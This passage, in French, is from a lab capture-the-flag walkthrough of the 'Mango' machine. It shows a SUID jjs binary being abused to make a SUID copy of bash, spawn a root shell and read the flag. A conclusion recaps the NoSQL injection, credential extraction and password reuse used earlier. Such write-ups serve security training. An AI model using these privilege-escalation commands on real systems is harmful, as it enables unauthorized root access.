Commence par demander à jjs de copier /bin/bash vers /tmp/rootbash :
echo 'Java.type("java.lang.Runtime").getRuntime().exec("/bin/cp /bin/bash /tmp/rootbash").waitFor()' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Le code de retour 0 indique que la copie s’est correctement déroulée.
Attribue ensuite le bit SUID à cette copie :
echo 'Java.type("java.lang.Runtime").getRuntime().exec("/bin/chmod 4755 /tmp/rootbash").waitFor()' | /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs
Vérifie ensuite les permissions du fichier :
ls -l /tmp/rootbash
Le résultat est :
-rwsr-xr-x 1 root admin 1113504 Sep 7 09:30 /tmp/rootbash
Le propriétaire du fichier est bien root, et le s dans ses permissions confirme que le bit SUID est actif.
Le groupe du fichier reste admin, mais cela n’a pas d’incidence sur l’exploitation du bit SUID : celui-ci utilise l’identité du propriétaire du fichier, ici root.
Tu peux maintenant lancer cette copie avec l’option -p :
/tmp/rootbash -p
Le prompt change :
rootbash-4.4#
Le nom rootbash et le caractère # sont encourageants, mais ils ne suffisent pas à confirmer que le shell dispose réellement des privilèges de root.
Il vaut donc mieux les vérifier avec :
id
Le résultat est :
uid=4000000000(admin) gid=1001(admin) euid=0(root) groups=1001(admin)
Ton UID réel reste celui du compte admin, mais l’UID effectif est désormais celui de root.
Avec euid=0(root), tu disposes maintenant d’un shell privilégié.
root.txt
Une fois le shell privilégié obtenu, il ne te reste plus qu’à récupérer le flag final :
cat /root/root.txt
Le contenu du fichier confirme que le shell dispose bien des privilèges nécessaires pour accéder aux fichiers réservés à root :
722cxxxxxxxxxxxxxxxxxxxxxxxxxxxc5ec
Cette étape termine l’escalade de privilèges.
Conclusion
Mango propose une chaîne d’attaque assez progressive, dans laquelle chaque étape apporte une information utile pour la suivante.
L’énumération met d’abord en évidence une surface d’attaque limitée, mais l’analyse du certificat TLS révèle le nom d’hôte staging-order.mango.htb. L’application accessible sur ce VirtualHost présente un formulaire d’authentification vulnérable à une injection NoSQL.
L’utilisation des opérateurs $ne puis $regex permet d’abord de confirmer la vulnérabilité, avant d’exploiter les différences entre les réponses 200 OK et 302 Found pour extraire progressivement les noms d’utilisateur et leurs mots de passe.
Ces identifiants permettent ensuite d’obtenir un accès SSH avec le compte mango, puis de réutiliser le mot de passe extrait pour admin afin de passer au compte système admin et de récupérer user.txt.
L’escalade de privilèges repose enfin sur le binaire jjs, présent avec le bit SUID. Son accès aux classes Java permet d’exécuter des commandes avec un UID effectif égal à 0 (root). La tentative initiale dans /dev/shm montre toutefois qu’un bit SUID ne suffit pas toujours : l’option de montage nosuid empêche son utilisation. En reproduisant la même méthode dans /tmp, il devient possible de lancer une copie SUID de Bash avec -p, d’obtenir un shell privilégié et de lire root.txt.
Mango permet ainsi de travailler plusieurs points importants : l’analyse des VirtualHosts, les injections NoSQL, l’extraction d’identifiants à partir des différences de réponse HTTP, la réutilisation de mots de passe, l’exploitation d’un binaire SUID et l’impact concret des options de montage Linux sur une escalade de privilèges.
Tu as repéré une erreur, une imprécision ou une amélioration possible ?